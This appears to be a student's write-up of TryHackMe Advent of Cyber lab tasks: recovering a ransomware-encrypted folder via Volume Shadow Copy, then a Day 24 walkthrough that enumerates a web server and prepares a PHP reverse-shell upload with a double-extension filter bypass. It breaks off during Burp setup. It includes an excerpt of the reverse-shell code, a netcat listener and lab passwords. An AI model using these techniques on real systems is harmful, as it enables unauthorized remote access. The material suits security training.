When we look back to Window Explorer, we open Backup(D:) drive and click on “View” and tick the “Hidden Items” box. The hidden folder named “confidential” is shown.



□ Item check boxes
□ File name extensions
☑ Hidden items


This PC › Backup (D:) ›

Name	Date modified	Type	Size
confidential	12/11/2020 10:31 ...	File folder	
database	12/11/2020 7:56 AM	File folder	
vStockings	12/11/2020 7:56 AM	File folder	

3 items 1 item selected

Question 8

To restore the previous version, we need to right-click and inspect the properties for the hidden folder. Then, we use the 'Previous Versions' tab to restore the encrypted file.



Previous Versions

Are you sure you want to restore the previous version of "confidential" from Friday, December 11, 2020, 7:57 AM?

This will replace the current version of this folder on your computer and cannot be undone.

Restore Cancel

Previous versions com are saved automaticall


Folder versions:

A long time ago (1)

confidential 12/11/2020 7:57 AM

☑ Hidden items

Hence, we get the password from “master-password” file.



```
m33pa55w0rdIZseecure!
```

Thought Process/Methodology:

After we connected to the THM machine IP, open the remmina, set the preferences for RDP’s quality settings to “Poor(fastest)” and tick the “wallpaper” box. With that set, we can connect to the remote machine. As usual, we key in the IP address, username “administrator” and password “sn0wF!akes!!!” provided by TryHackMe and select RemoteFX (32 bpp) in colour depth. After that click yes to accept the certificate and it will be connected. So first, open RansomNote in Notepad, and we can see a fake bitcoin address. We encrypt the code by using Magic in Cyberchef and it will result in “nomorebestfestivalcompany”. We inspect from the file that the file extensions for each encrypted file were in “.grinch” format, and we know the file is unreadable for us. So, we monitored the Task Scheduler Library in Task Scheduler, we saw one suspicious task name which is “opidsfsdf” and another related to VSS “ShadowCopyVolume”. In order to look for the location of the executable that is run at login, we need to click on “opidsfsdf” task and look for “Actions” and find “Properties”. Then we notice the scheduled task that is related to VSS titled “ShadowCopyVolume”. Then we can realise that VSS is enabled by inspecting the ShadowCopyVolume ID which is “{7a9eea15-0000-0000-0000-010000000000}”. In order to see the partition within Windows Explorer, we must assign it a drive letter. Right-click the partition and select “Change Drive Letter and Paths”, we choose a letter and change it to (D:) in Disk Management. When we look back to Window Explorer, we open Backup(D:) drive and click on “View” and tick the “Hidden Items” box. The hidden folder named “confidential” is shown. To restore the previous version, we need to right-click and inspect the properties for the hidden folder. Then, we use the 'Previous Versions' tab to restore the encrypted file. Hence, we get the password from the “master-password” file which is “m33pa55w0rdIZseecure!”.

Day 24: The Trial Before Christmas


Tools used: Terminal, Firefox, BurpSuite

Solution/walkthrough:

Question 1

After connecting to the machine ip, scan the ports using the command:

nmap -A 10.10.169.130




```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ nmap -A 10.10.169.130
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-22 08:21 EDT
Nmap scan report for 10.10.169.130
Host is up (0.26s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
65000/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Light Cycle
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set

Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 147.98 seconds

┌──(kali㉿kali)-[~]
```

Question 2

Open firefox and enter the ip address with the port 65000:


10.10.169.130:65000




Question 3

Find the hidden php page using the command:

sudo gobuster dir -u http://10.10.169.130:65000/ -w big.txt -x php




```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo gobuster dir -u http://10.10.169.130:65000/ -w big.txt -x php                    1 ✗
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.169.130:65000/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/07/22 08:35:53 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 281]
/.htaccess.php        (Status: 403) [Size: 281]
/.htpasswd.php        (Status: 403) [Size: 281]
/.htaccess            (Status: 403) [Size: 281]
Progress: 880 / 40954 (2.15%)
```



```
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/07/22 08:35:53 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 281]
/.htaccess.php        (Status: 403) [Size: 281]
/.htpasswd.php        (Status: 403) [Size: 281]
/.htaccess            (Status: 403) [Size: 281]
/api                  (Status: 301) [Size: 321] [--> http://10.10.169.130:65000/api/]
/assets               (Status: 301) [Size: 324] [--> http://10.10.169.130:65000/assets/]
/grid                 (Status: 301) [Size: 322] [--> http://10.10.169.130:65000/grid/]
/index.php            (Status: 200) [Size: 800]
/server-status        (Status: 403) [Size: 281]
/uploads.php          (Status: 200) [Size: 1328]

===============================================================
```

Question 4



```
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/07/22 08:35:53 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 281]
/.htaccess.php        (Status: 403) [Size: 281]
/.htpasswd.php        (Status: 403) [Size: 281]
/.htaccess            (Status: 403) [Size: 281]
/api                  (Status: 301) [Size: 321] [--> http://10.10.169.130:65000/api/]
/assets               (Status: 301) [Size: 324] [--> http://10.10.169.130:65000/assets/]
/grid                 (Status: 301) [Size: 322] [--> http://10.10.169.130:65000/grid/]
/index.php            (Status: 200) [Size: 800]
/server-status        (Status: 403) [Size: 281]
/uploads.php          (Status: 200) [Size: 1328]

===============================================================
```


Question 5

Download the php-reverse-shell.php from https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php.

Edit the ip and port inside the php-reverse-shell.php:


$ip = ‘10.9.1.78’;

$port = 443;




```
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will
fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl,
posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.9.1.78';  // CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
```

Open a terminal and set up a netcat listener using the command:
nc -lvnp 443



```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 443
listening on [any] 443 ...
```


Open the file and rename the php-reverse-shell.php:
php-reverse-shell.php > php-reverse-shell.jpg.php



Rename "php-reverse-shell.png.php"

Enter the new name: php-reverse-shell.jpg.php

Open BurpSuite and go to Proxy>Options>Intercept Client Requests.
Edit the file extensions and remove javascript:
|^js$



Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
☑	127.0.0.1:8080			Per-host	Default

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools or another installatio

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and ed

☑ Intercept requests based on the following rules:

